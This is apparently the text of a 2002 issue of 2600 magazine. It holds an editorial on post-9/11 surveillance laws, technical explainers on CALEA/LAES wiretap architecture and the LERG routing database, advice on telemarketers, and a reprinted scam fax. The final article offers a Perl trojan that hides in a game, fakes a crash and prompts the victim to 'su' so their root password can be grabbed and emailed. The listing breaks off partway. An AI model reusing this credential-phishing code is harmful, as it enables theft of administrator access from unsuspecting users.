*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

# TEXT PATTERNS


| | |
|---|---|
| Freedom's Biggest Enemy | 4 |
| Cawfully Authorized Electronic Surveillance | 6 |
| The Mysterious World of the Cerg | 9 |
| Telezapper, Telemarketers, and the Tcpa | 11 |
| A Password Grabbing Attempt | 14 |
| Advanced Password Recovery | 16 |
| Fun Password Facts Revisited | 18 |
| Hacking on Vacation | 20 |
| Your Guide to Target | 22 |
| Outsmarting Blockbuster | 23 |
| The New Card Up Directv's Sleeve | 25 |
| The Pewter Box | 27 |
| How to Log Url Request Strings | 28 |
| Letters | 30 |
| A History of "31337SP34K" | 40 |
| Hardware Broadband Client Monitoring - an Overview | 41 |
| How to Set Up a Free (Secure!) Web Server at Home Behind Your Cable Modem and Get Away With It | 42 |
| A Word of Warning from a Caught Uncapper | 43 |
| Hacking Electronic Message Centers | 45 |
| Breaking Down the Dynix Door | 47 |
| The Current State of E-commerce Security | 53 |
| Review: The Art of Deception | 54 |
| Marketplace | 56 |
| Meetings | 58 |

# Freedom's Biggest Enemy

The mass media is very capable and very good at creating images that aren't really there or that perhaps only exist in their own narrow eyes. Once this premise is accepted, the examples of how they do this can be found everywhere.

If you had been paying any attention to the mass media recently, you might have heard some reports that concluded that the hacker world has become quiet and subdued in the face of world events and all of the new laws that have been passed. But for those of you who attended our H2K2 conference, it's obvious that this is the furthest thing from the truth.

The nasty thing about the truth is that it's rarely convenient. In order for our administration to achieve certain objectives, it's important to convey the image that people are united and that internal dissent is negligible. Were the masses to realize that it was a lot more complex than that, it would throw a crowbar into the agenda. A thinking populace is always a danger to anyone in control. And the mass media helps to keep that from happening.

What has this got to do with us? Apparently, quite a bit. The FBI, as we've already pointed out, now has three essential mandates. The first two are tracking down terrorists and tracking down spies. The third is tracking down those behind "cyber-based attacks and high technology crimes." It's nebulous, to say the least. And if the ignorance we've been subjected to over the years is any indication, harmless activity like logging onto an anonymous ftp server on a government site or port scanning a machine will now be categorized as something akin to terrorism. Such demonization is further evidence of the shameless exploitation of tragic events to gain the kind of control that otherwise would never be allowed. And once put into place, this control will never be rescinded.

Now imagine if it were to become known that the hacker spirit is still very much alive. That people simply refused to back down and stop learning and sharing information. Or that individuals everywhere were raising objections to the heavyhanded approach that will almost certainly victimize innocent people who are a bit too curious and create an aura of suspicion around anybody who knows too much about computers. It might open up a lot of eyes to the fact that we're being led into a very unpleasant place where freedom, curiosity, and independent thought need to be carefully monitored and controlled.

You would be right to assume that people would never stand for such negative changes were they to happen. But that's the point. These kinds of things don't just occur - they develop slowly over time until one day the society you're in is vastly different than the one that existed a mere decade earlier. And the greatest tragedy of this is that people who never knew what it was like before will simply assume this is the way things are supposed to be. This is the risk we all face when freedoms are allowed to erode. There's no reason that can justify their endangerment.

Were it not for the feedback we constantly receive from readers of our magazine, listeners of our radio show, and attendees of our meetings and conferences, we might have also reached the conclusion that these changes were inevitable and there wasn't much we could do about them. Fortunately, we're all sharing this particular moment in history which is critical to our future. That mere realization is inspirational. And it's directly proportional to the feeling of resignation you're supposed to get when the mass media portrays it otherwise.

What came out at H2K2 was a continuation of what we saw at H2K in 2000. People

from all backgrounds, with many divergent interests, were all capable and eager to contribute to the knowledge base. It wasn't just about technical issues, although they also played a large part in the conference. So many people - attendees and speakers alike - didn't initially consider themselves to be part of the hacker world and yet they meshed so perfectly. The language of freedom, curiosity, and independent thought is a universal one and its best hope of being preserved is for us to find and link up with people outside our immediate sphere of interest. That will make it clear just how powerful a force we're all part of. There is plenty of room to disagree and plenty of things to disagree about. That will never change nor should it. But it's completely irrelevant to what we all ultimately stand for.

So how do we recognize this great threat that we're all facing? It takes on many forms but it always feeds on our fear and our willingness to cast aside doubt. And no matter what the situation, there will always be those who attempt to manipulate it to their advantage. In the last year, we've seen this happen again and again. The Patriot Act opened the door and gave the government sweeping new powers to conduct surveillance without judicial oversight as well as greatly broaden the definition of terrorism and undermine due process. We were told it would make us safer. The aforementioned change in the FBI which now allows them to legally infiltrate and influence any group of people as well as spy online in ways never before achieved. We were told it would add security. And more recently, the absurd Operation TIPS (Terrorist Information and Protection System) which proposes having members of the general public spy on people they come in contact with, looking for anyone or anything out of the ordinary. We were told it was what any good citizen would do.

All the while we're also being told that we can't let the bad guys win and change the way we live. But in the next breath, we're being told to change *everything* about the way we live.

People around the world warn us that it will soon be illegal for us to even share information on the many topics we cover. They say it's a mistake to even continue publishing out of the States. We intend to prove them wrong - which is not to say that the threat isn't very real. After all, a growing number of people are willing to accept limits to their freedoms in exchange for greater security - according to the mass media. If something or someone is labeled a risk to national security, why let a little thing like freedom of speech or the right to due process get in the way of eliminating the threat?

Our response to this line of thinking cannot be to simply continue to exist. Rather, we need to *strengthen* our resolve, share information, develop new and innovative tools, create an open dialogue, and join forces with as many people as we can find who haven't bought into the whole security through obscurity line of thinking.

Truer words were never spoken when we were told that there are people actively working to destroy everything that's truly free about our society. What we may have missed is the realization of how close and how familiar these people are.


Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine,* published quarterly (4 issues) for September 23, 2002. Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

| | Average No. Copies each issue during preceding 12 months | Single Issue nearest to filing date |
|---|---|---|
| A. Total No. Copies Printed | 80,000 | 85,000 |
| B. Paid and/or requested circulation | | |
| 1. Sales through dealers and carriers, street vendors and counter sales | 72,637 | 77,280 |
| 2. Mail subscriptions | 5,520 | 5,242 |
| C. Total Paid and/or requested circulation | 78,157 | 82,522 |
| D. Free Distribution by mail (Samples, complimentary, and other free copies) | 450 | 450 |
| E. Free Distribution outside the mail. (Carriers of other means) | 1,393 | 2,028 |
| F. Total free distribution | 1,843 | 2,478 |
| G. Total distribution | 80,000 | 85,000 |
| H. Copies not distributed | | |
| 1. Office use, leftovers, spoiled | 0 | 0 |
| 2. Returns from news agents | 0 | 0 |
| I. Total | 80,000 | 85,000 |
| Percent paid and/or requested circulation | 98% | 97% |

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

# Lawfully Authorized Electronic Surveillance

**by Mystic**
**mystic@lostways.com**

In 1994 Congress adopted the Communications Assistance for Law Enforcement Act (CALEA). Its intent was to preserve but not expand the wiretapping capabilities of law enforcement agencies by requiring telecommunication providers to utilize systems that would allow government agencies a basic level of access for the purpose of surveillance. The act however does not only preserve the already existing capabilities of law enforcement to tap communications. It *enhances* them, allowing the government to collect information about wireless callers, tap wireless content, text messaging, and packet communications. The standard that resulted from this legislation is called Lawfully Authorized Electronic Surveillance or LAES.

A Telecommunications Service Provider (TSP) that is CALEA compliant provides means to access the following services and information to Law Enforcement Agencies (LEAs):

1. *Non-call associated:* Information about the intercept subjects that is not necessarily related to a call.
2. *Call associated:* call-identifying information about calls involving the intercept subjects.
3. *Call associated and non-call associated signaling information:* Signaling information initiated by the subject or the network.
4. *Content surveillance:* the ability to monitor the subjects' communications.

This process is called the intercept function. The intercept function is made up of five separate functions: access, delivery, collection, service provider administration, and law enforcement administration.

**The Access Function (AF)**

The AF consists of one or more Intercept Access Points (IAPs) that isolate the subject's communications or call-identifying information unobtrusively. There are several different IAPs that can be utilized in the intercept function. I have separated them into Call Associated and Non-call Associated information IAPs and Content Surveillance IAPs:

***Call Associated and Non-call Associated information IAPs***

- *Serving System IAP (SSIAP):* gives non-call associated information.
- *Call-Identifying Information IAP (IDIAP):* gives call associated information and in the form of the following call events for basic circuit calls:

**Answer -** A party has answered a call attempt.
**Change -** The identity or identities of a call has changed.
**Origination -** The system has routed a call dialed by the subject or the system has translated a number for the subject.
**Redirection -** A call has been redirected (e.g., forwarded, diverted, or deflected).
**Release -** The facilities for the entire call have been released.
**TerminationAttempt -** A call attempt to an intercept subject has been detected.

- *Intercept Subject Signaling IAP (ISSIAP):* provides access to subject-initiated dialing and signaling information. This includes if the intercept subject uses call forwarding, call waiting, call hold, or three-way calling. It also gives the LEA the ability to receive the digits dialed by the subject.

- *Network Signaling IAP (NSIAP):* Allows the LEA to be informed about network messages that are sent to the intercept subject. These messages include busy, reorder, ringing, alerting, message waiting tone or visual indication, call waiting, calling or redirection name/number information, and displayed text.


***Content Surveillance IAPs***

The following are content surveillance IAPs that transmit content using a CCC (Call Content Channel) or CDC (Call Data Channel) which are discussed latter. An interesting note about content surveillance is that TSPs are not responsible for decrypting information that is encrypted by the intercept subject unless the data was encrypted by the TSP and the TSP has the means to decrypt it.

- *Circuit IAP (CIAP):* accesses call content of circuit-mode communications.
- *Conference Circuit IAP (CCIAP):* Provides access to the content of subject-initiated Conference Call services such as three-way calling and multi-way calling.
- *Packet Data IAP (PDIAP):* Provides access to data packets sent or received by the intercept subject. These include the following services:
  - ISDN user-to-user signaling
  - ISDN D-channel X.25 packet services
  - Short Message Services (SMS) for cellular and Personal Communication Services
  - Wireless packet-mode data services (e.g., Cellular Digital Packet Data (CDPD), CDMA, TDMA, PCS1900, or GSM-based packet-mode data services)
  - X.25 services
  - TCP/IP services
  - Paging (one-way or two-way)
  - Packet-mode data services using traffic channels

**The Delivery Function (DF)**

The DF is responsible for delivering intercepted communications to one or more Collection Functions. This is done over two distinct types of channels: Call Content Channels (CCCs) and Call Data Channels (CDCs). The CCCs are generally used to transport call content such as voice or data communications. CCCs are either "combined" meaning that they carry transmit and receive paths on the same channel, or "separated" meaning that transmit and receive paths are carried on separate channels. The CDCs are generally used to transport messages which report call-identifying information such as the calling party identities and called party identities. They can also be used to transport call content which is text based such as Short Message Service (SMS). Information over CDCs is transmitted using a protocol called the Lawfully Authorized Electronic Surveillance Protocol (LAESP).



**The Collection Function (CF)**

The CF is responsible for collecting and analyzing intercepted communications and call-identifying information and is the responsibility of the LEA.

**The Service Provider AdministrationFunction (SPAF)**

The SPAF is responsible for controlling the TSP's Access and Delivery Functions.

**The Law Enforcement Administration Function (LEAF)**

The LEAF is responsible for controlling the LEA's Collection Function and is the responsibility of the LEA.

Now that I've introduced you to LAES, let's look at an implementation of it that is on

the market right now and is being used by some TSPs:

**Overview of the CALEA server**

The CALEA server is manufactured by SS8 Networks. It is a collection and delivery system for call information and content. It allows existing networks to become completely CALEA compliant. It allows for a LEA to monitor wireless and wire line communications and gather information about the calls remotely. The CALEA server interfaces with the network through Signaling System 7 (SS7) which is an extension of the Public Switched Telephone Network (PSTN). The CALEA server is composed of three major layers: the Hardware Platform Layer, the Network Platform Layer, and the Application Software Layer.

The Hardware Platform Layer consists of the Switching Matrix and the Computing Platform. The Switching Matrix is an industry standard programmable switch. It contains T1 cards for voice transmission and cross connect between switches, DSP cards for the conference circuits required for the intercept and DTMF reception/generation, and CPU cards for management of the switch. The Computing Platform is a simplex, rack mounted, UNIX based machine. It is used to run the CALEA server application software that provides Delivery Function capabilities and controls the Switching Matrix.

The Network Platform Layer provides SS7 capability, as well as call processing APIs for the Application Software Layer. It also controls the Switching Matrix.

The Application Software Layer is where the Delivery and Service Provider Administration functions are carried out. It isolates the interfaces towards the Access and Collection Functions from the main delivery functionality allowing for multiple Access and Collection Functions through the Interface Modules that can be added or modified without impacting the existing functionality.

***System Capacity***

Configurable for up to
*1000 Collection functions*
*128 Access Function Interfaces*
*32 SS7 links*
*512 simultaneous call content intercepts on a single call basis*
*64 T1 voice facilities*

***Operating Environment***

*NEBS compliant, -48 volt, 19" rack mounted equipment*
*Next-generation UltraSPARC‰ processor*
*66-MHz PCIbus*
*Solaris UNIX operating system*
*9Gbyte, 40-MB/sec SCSI disks*
*512 Mbytes RAM standard*
*Ethernet/Fast Ethernet, 10-BaseT, and 100-BaseT*
*Two RS-232C/RS-423 serial ports*
*Programmable, scalable switch with up to 4000 port time slot interchange*

***Features:***

Built in test tools for remote testing
Full SS7 management system
Alarm reporting and Error logging
Automatic software fault recovery
Automatic or manual disk backup
SNMP support
Optional support for X.25 and other collection function interfaces
ITU standard MML and Java based GUI support
Support of both circuit-switched and packet-switched networks
Optional support for other access function interfaces as required for CALEA compliance, including:
*HLR (Home Location Register)
*VMS (Voice Mail System)
*SMS (Short Message System)
*CDPD wireless data
*Authentication Center
*Remote access provisioning

This concludes the introduction to LAES. This being only an introduction, I've left out a lot of details like protocol information. However, if you are interested in learning more about LAES I would suggest reading the TIA standard J-STD-025A. I hope you learned a little bit more about the surveillance capabilities of LAEs. If you have any questions feel free to contact me.

# The Mysterious World of the LERG

**by Tom Morrow 3.0**

The LERG is the Local Exchange Routing Guide. Basically, this is the document that helps assist telcos route calls. In order to better understand what the LERG is, some definitions are in order. Please note that since deregulation these terms are less defined, however it helps to think of the different responsibilities of the different types of companies.

**CLLI -** Common Language Location Identification. An 11 character alphanumeric code used to identify physical locations of equipment such as buildings, COs, antennas, telephone poles, etc.

**CO -** Central Office. These house class 5 switches. These are nondescript buildings that house both the wiring frame and the telephone switch(es). They serve small geographical areas and connect to other central offices through tandem offices or to other central offices via direct interoffice trunks.

**IXC -** IntereXchange Carrier. Long distance carriers like AT&T, Sprint, MCI, and the like. They provide InterLATA calls.

**LATA -** Local Access and Transport Area. Basically, this is the area where a LEC can carry calls. If a call is to move from one LATA to another, the call must be handed off to an IXC.

**LEC -** Local Exchange Carrier. I am not going to differentiate between Competitive LECs, Incumbent LECs, Bell Operating Companies, etc. This is the local phone company who provides dial tone. They provide local and IntraLATA calls.

**LNP -** Local Number Portability. This is the ability to terminate a phone number away from its "homed" CO. This is done using SS7 in North America to check a database to see if the call should be routed to its home CO or to another using the LRN.

**LRN -** Local Routing Number. This is a 10 digit number indicating the network address of the terminating CO. It is generally of the form of "home" NPA-NXX-9999 or -0000 (or other variation). It basically says, "to route this LNP'd number, route it like this LRN number." LNP is complex and will be the subject of another article by me.

**Tandem -** Also can be known as a Class 4 switch. These connect central offices to each other when no direct interoffice trunks exist. In the purest sense, they do not serve end users, only COs.

It is important to know the LERG is only a database and not an application. It is up to the user of the LERG to take the data and process it to meet their own needs. It is primarily used for (1) routing interLATA calls by IXCs and (2) routing intraLATA calls based on "what is local." One example of this is can be seen at the beginning of most phone books where there is a chart that shows where calls can be made that are still local and not charged long distance rates. An NPA-NXX on the west side of town can usually call further west than a centrally (or otherwise) located NPA-NXX can.

There are 14 sections in the LERG.

**LERG 1** contains the Operating Company Number (OCN) of all the carriers used throughout the LERG. This can be used to link the company name with other records in the LERG. It also contains contact information for each company in the record.

**LERG 2** contains country codes. It does not contain city codes. It is used only to route international calls out of North America properly.

**LERG 3** has information on Numbering Plan Areas (NPA). This is just a fancy way of saying area codes. This used to be in the form of N-0/1-X, but now is in the form on N-X-X. This section is important because of all the area code overlays and splits going on in these last few years. It includes the effective date of the NPA, permissive dialing periods, time zones, and in some cases test telephone numbers.

**LERG 4** has SS7 point code assignments. A point code is a unique number identifying a network node. It is of the form oF XXX-YYY-ZZZ with XXX being the network, YYY the cluster, and ZZZ the member. This assignment is catalogued to a certain company, rather than the specific node. The information is often in ranges. You will not be able to determine the point code of your local CO from this database.

**LERG 5** has LATA information. This information includes LEC region, LATA name, and

the associated NPAs within the LATA. An NPA may be split between two LATAs.

**LERG 6** is one of the more interesting sections in the LERG. Given the NPA and NXX, the "home" switch can be identified. This includes the switch CLLI code, rate center location state, OCN, and LATA. Also shown here is the COC (Central Office Code), which determines the type of CO. The three most common are EOC (End Office Code), PMC (Public Mobile Carrier), and ATC (Access Tandem Code). LATA ATCs can be found in the LERG 6 ATC.

**LERG 7** expands on the information provided in LERG 6. Given the CLLI, one can find the LATA, LATA name, equipment type (5ESS, DMS-100, others), OCN, and physical location (including street address, city, zip, and V and H coordinates).

**LERG 8** contains rate center information. This lists rate center identifiers, dates of any changes, LATA, NPAs, localities served, geographical limits to LNP, if a split is set, and if there is an embedded overlay of an NPA. This section is useful for setting up and maintaining switch rate tables.

**LERG 9** lists to whom switches are "homed" to. Given a LATA and tandem switch, one can see all the "homed" offices connected to it. Listed are long distance Feature Group B, C, and D, Operator Services Tandems, end offices, etc. This can be used to map connections between offices.

**LERG 10** has operator access codes. Operator services include directory assistance (DA), inward, toll terminal, toll station, T&C callback (time and charges), and many others.

**LERG 11** presents the data in LERG 10 in different ways, specifically given a location name (from LERG 6) the operator access codes are given.

**LERG 12** lists LRNs by LATA. Remember, when a number is LNP'd to another switch (not its home switch), the LNP database will return with a LRN for routing. If done correctly, no fast busies or intercept recordings should occur.

**LERG 13** is the database relating to number pooling. Number pooling allows COs to share a whole NPA-NXX. This helps better distribution of scarce numbers amongst COs without needing to create more NPAs. An NPA-NXX is 10,000 numbers. NPA-NXX are usually shared at 1000 number blocks.

**LERG 14** is the final section and lists Feature Group D Tandems for information (NPA-555-1212).

The LERG is the best way for a LEC to determine how to route calls. Here is an example:

You arrive at Orlando International Airport and you need to call your friend staying at the Contemporary Resort Hotel at Walt Disney World. After picking up your bags near the car rental counters, you pick up the payphone nearby. From 407-514-8500 you call to 407-824-1000, the resort's main number.

Using LERG 6 the NPA-NXX of 407-514 the switch CLLI is ORLDFLERDS0 in LATA 45808 (most LATAs are 3 digits, but Florida is an exception). This End Office has an OCN of 7391. Using LERG 1 we find that OCN belonging to Sprint Metropolitan Networks, Inc. Using LERG 7, ORLDFLERDS0 is a Lucent 5ESS switch located at 200 E. Robinson St., Orlando, FL 32801.

Again using LERG 6, the NPA-NXX of 407-824, the switch CLLI is LKBNFLXBDS0 in LATA 45807. Checking the front of the phone book at the payphone, you know this is a local call. The OCN of LKBNFLXBDS0 is 0330. From LERG 1, the OCN of 0330 is Smart City Telecom, LLC. Again using LERG 7, LKBNFLXBDS0 is a DMS 100/200 located at 3100 Bonnet Creek Rd., Lake Buena Vista, FL 32830.

Now if ORLDFLERDS0 does not have intermachine trunks directly to LKBNFLXBDS0, the call must go to the LKBNFLXB03T tandem. Using the above methods, we find that this tandem is a DMS-100 colocated at the same facility as LKBNFLXBDS0 with the OCN of 0330.

With the LERG, one can learn a lot about the current state and future changes of the telecom network in the USA. Every end office and tandem is listed, along with CLLIs, addresses, and owners of the offices. The relationship between end offices (class 5) and tandems (class 4) are addressed. Changes in the network are occurring at a fast pace. If you have ever called a valid new number in your local area but gotten an intercept recording, now you can understand why and appreciate the difficulty some companies have in dealing with the changes.

*Sources:* Telcordia LERG Routing Guide http://www.trainfo.com/, Telcordia Notes on the Networks SR-2275 http://www.telcordia.com/.

# TELEZAPPER, Telemarketers, and the TCPA

**by Bland Inquisitor**
**bland_inquisitor@hotmail.com**

The story so far....

Telemarketers, the people who are *truly* guilty of exploiting the phone systems for immoral gains, have been the bane of dinner times across America for as long as I can remember. I hope in this article to: explain how telemarketers work, inform you of procedures that can be used to help you regain some privacy, and save you $50.00 for something that, if it really worked, would have been invented five years ago by one of us.

## Telemarketers

First of all, and this is *very* important: *the telemarketer is not your enemy!* The telemarketer, or as they are coldly known in the business: "monkey-with-a-script," is just some underpaid person with a crap job. Telling this person that you'd like to do to their grandmother what you've already done to their sister isn't going to help anything at all. He hates his job just like the rest of us. There are better ways, my friends. That aside, here's how the system works.

The business that is calling uses an autodialer that is capable of calling over 500,000 numbers in a working day. When a connection is made, one of three things will happen: 1. If a fax or modem answers, the action is logged, and the connection is broken. 2. If nobody answers, or the number is disconnected, the number is removed from the number cache of that particular machine, but for only a limited time as we will see later. 3. You answer, and get the sales pitch.

If you answer, sometimes you don't get a person right away. When you hear some clicks (which always makes me feel a little self-important), it's what "they" call predictive dialing. Basically every telemarketer or Telephone Sales Representative (TSR for short) in a telemarketing firm is responsible for talking to the consumer when they answer their phones, and when all the TSRs are talking to people, you get put on hold (TSRs get paid by the hour, so their time is costing the firm money, whereas when we sit there on hold it's free). At this point, you're busted. If you can sense that you're about to be telemarketed and just hang up, the dialer simply logs what time you answered and tells itself to call you back later (preferably when you're in the bathroom). Since this is the point in the phone call when you know you are about to talk to a TSR, it is worth repeating how important it is to resist the urge to unleash your frustrations to him. It *will not* help. Of all the things your brain is telling you to say to this poor person, please remain calm.

## How to Decrease Telemarketing Calls (For Free)

In 1991, a bill called the Telephone Consumer Protection Act (TCPA) was passed. This act was supposed to keep you safe and free of unwanted calls, but by the time the corporations had their say, very little of this bill remained to protect us. The upside is that there are still a few bits of useful information hidden in the jargon, and some of the protective devices made it through.

First, when a telemarketer makes a pause in the conversation, tell him/her "Please place me on your do-not-call list." Also, one of the rights we are entitled to by the TCPA is the ability to ask the telemarketer for a written copy of their do-not-call policy. Most telemarketers have never heard of such a thing and, more importantly, if they refuse to provide you with a hard copy of it, you can sue them for $500.00. This money would be, in theory, easier to get than it would be to pin them with some violation of FCC policy. The telemarketing companies have a pat defense in small claims court for this type of thing, but if you have a major obsession for getting some of that telecom cash back, you can order the book *So You Want To Sue a Telemarketer* for $10 from Private Citizen at 1-800-CUT-JUNK. I have no affiliation with Private Citizen and I'm pretty sure that if you're going to go through with suing someone, you'll probably need to know more than what their book

teaches you. Incidentally, if the call is before 8 a.m. or after 9 p.m. it is outside the TCPA guidelines and you can also sue.

Next, ask the telemarketer if he works for a firm that makes telemarketing calls, or if he works for the company whose product he is selling. Hardly any large corporation makes telemarketing calls "in-house." It is way too easy to hire someone. This works out to your advantage, however, as you will most assuredly ask his company to place you on its do-not-call list, which will supposedly, under the guidelines of the TCPA, eliminate any calls from that company for the next five to ten years.

If you prefer the direct approach to get your name off telemarketing lists, write to:

Direct Marketing Association
Telephone Preference Service
P.O. Box 9014
Farmingdale, NY 11735-9014

You have to give them your name, address, and phone number. In your letter to them, say that you do not wish to be telemarketed by them and that you know that you will be removed from their list in five years and that re-registration with them will be necessary at that time.

To take your name out of the databases that get sold to telemarketing companies, send a letter to:

Database America
Attn: Opt-outs
470 Chestnut Ridge Rd
Woodcliff Lake NJ 07677-7604.

In your letter to them, be sure to tell them not to provide any entity with information about anyone in your household and to never send any unsolicited mail to your address, and that all conditions are to remain until they are notified by you in writing.


**The Telezapper: Corporate America's Phreak Box**

The Telezapper has been described as a way to keep telemarketers from bothering you by playing a little beep that tells the computers that call you that your number has been disconnected. The first red flag that this description sends up for me is insulting the general public with some ambiguous method of operation. Let me translate for you. The Telezapper emits a 914 Mhz tone (the disconnect tone) after a connection is made between lines, theoretically fooling an autodialer into placing your number into the pile of disconnected numbers and not calling you back. The reality is far from that.

The Telezapper does, in fact, send out the disconnect tone when a telemarketer calls you. It also sends out the disconnect tone when your friends and family call you. No matter what you may think, you don't get near as many TSR calls as you get legitimate calls. The best thing to do is to go to Google and run a search for "S.I.T. tone". Now you are on to something. The S.I.T. or Special Information Tone, is that increasing in frequency boop boop boop you hear just before "the number you dialed is no longer in service...." Once you have the S.I.T. you should record this at the beginning of your answering machine greeting, so when an autodialer gets your machine, it will place your number in the disconnected pile and won't call back until the company refreshes their contact list next week. But you'll only have to deal with this until your requests have been processed by the companies you wrote to earlier. Incidentally, the Telezapper is fast becoming outdated. Some telemarketing computers are totally unaffected by the Telezapper, and there are even a few telemarketing firms that are experimenting with voice cadence systems. Like I said above, the telemarketing companies refresh their contact lists every week, so even if your Telezapper saves your from talking to a TSR, the odds are that you will be contacted again when the new calling cycles are activated.

I hope this article has helped shed some light on the Telezapper and on how the telemarketing businesses are operated.

*Thanks to: Debug, They Might Be Giants, privatecitizen.com, junkbusters.com.*



**DIRECT MEDIA AMERICA™**

2901 Clint Moore Dr. ♦ Suite 153 ♦ Boca Raton, Florida 33496 ♦ Palm Beach County
Phone 954.782.9180 ♦ Fax 954.782.4146

**Confidentiality Notice:** The document accompanying this facsimile message contains confidential information belonging to the sender, which is privileged. This telecopy is intended for the use of the addressee named. If you are not the intended recipient, you are hereby notified that any disclosure, copying or distribution of the contents is strictly prohibited. Thank you.

May 08, 2002

Dear Emmanuel Goldstein,

Re: Advisory Board Compensation /Partnership

This invitation is to inform you that you have been recommended to participate as a member of the Advisory Board for a telephone company, which is fully licensed and operating in the USA.

We are actively seeking a limited number of professionals of various business experiences to expand our Advisory Board. The telephone company will be looking to the Advisory Board for new product acceptance, market need and product / price comparison.

Direct Media America™ is offering Advisory Board members a liberal compensation opportunity that could create a potential income in excess of **$100,000.00 (One Hundred Thousand Dollars).**

This will require two hours to three hours of telephone conferences per month. This includes reviewing, advising and voting on various business and partnership matters.

There are a limited number of Advisory Board seats available.

If you have an interest in being an Advisory Board member and would like to participate, we request an immediate response.

Please call **1.800.333.4959 ext. 502** for further details to see if you qualify.

Sincerely yours,
*L. Dennis*
L. Dennis

~ur fax number removed from our database, please call: 1-866-291-7703 Pin No. 1400#

**Since we ARE the intended recipients of this unsolicited fax, we're disclosing, copying, and distributing it to the world. It's no doubt some kind of a scam but we haven't quite figured out how it works. Perhaps some of our readers would like to investigate further. It's possible this is completely sincere and honest - after all, "L. Dennis" used a totally different font to sign his/her/its name!**

# A PASSWORD grabbing attempt

**by Gr@ve_Rose**

First and foremost, I would like to get something out of the way: My Rogers @Home article in 18:4 was *not* to tell people how to uncap their modems (as so many people e-mailed me about). It was about what I believe hacking to be: Learning. It was something to get you started on your road of learning and teaching others about computers, networks, and security. I hope it helped some people out. Now, onto the real article....

We have all heard about, or even created our own, programs that will rootkit a system. Heck, we're even satisfied if we can get access to a webserver and deface someone's site. The only problem with attacking the computer is that computers are strict. A rule is either true or false and if your program doesn't meet the criteria, then you don't get access. "What else is there besides attacking the computer?" you ask. Answer: The operator or the computer. Social engineering doesn't have to be over the phone or while you're dressed up like a Bell employee. Let's examine this a bit:

Honestly (for real) how many people out there running *nix boxes log in as "root" all the time? Do you really log in as "user" and "su" when you need to? Sure, it's good security practice, but human nature is about being lazy and if it saves typing two letters and a password, then hey, all the better. This is what we're playing upon: The ineptitude, laziness, and lack of security focus of our target operator. The basis of the program is to hide another program that will e-mail you the operator's "root" password. You will have to know a little programming (or at least understand the syntaxes of basic programming) and a fair amount of *nix technical speak.

Please keep in mind that this is the first program I have *ever* created so you may find an easier way to tweak it. Feel free.

First, modify this program to your liking. Second, create (or get the source code to) another program, like a game (the type of program doesn't matter, but something that your target wouldn't normally look at the source code of). Third, have them run the program.

It seems to me (and all my *nix friends) that we're getting a bit lax on local security. I run as "root" all the time on my laptop (and my friends log in as "root" on their boxes quite often), which is kind of hypocritical of me. I wrote this article in the hope that people will realize that we, the hacking community, set the standards for *nix security, we have to stay on top of things and not get lazy. Local security is the most protected form of security and if you've lost it, you've lost *all* your security.

*Shout-outs: Cat5, Deathstroke, Harkonen, CrtklMass, c00k, Storm_Dragon, and, of course, eXoDuS (YNBABWARL!)*

```
--begin code--

#!/usr/bin/perl -w

#
# We all know about fancy programs that take over your system
# but what about programs that rely on the ineptitude of
# the operator? Here is the basic idea:
#
# 1. Start making a program, something small like a game.
# 2. Make it crash. Well, not really, just look like it crashed.
# 3. Pretend that it was a serious crash, serious enough that
#    your 'game' might do bad system things.
# 4. Get them to 'su'.
# 5. One free root password.
```

```
#
# Obviously if your 'game' would do something bad, your up-to-date
# system
# wouldn't let it. But, if the person operating it doesn't know
# that... :)
#

use strict;

# Get the hostname to make it look like a real "system drop" instead
# of just typing [guest@localhost /]$
chop(my $host = `/bin/hostname`);

#
# FALSE PROGRAM GOES HERE
#

# Turn the echo off so it seems like they're using 'su'
system("stty -echo");

# Make it look like the program died while making a system call (Feel
# free to make a 'real' excuse)
print "\n";
print "Error: unhandled system exception at line 10.\n";

# Like this will ever happen, but, hey, it's all about how much your
# victim doesn't know! ;)
print "Dropping you to a guest account for safety. Please su back to
root.\n";

# Make some apologetic reason that your 'program' died
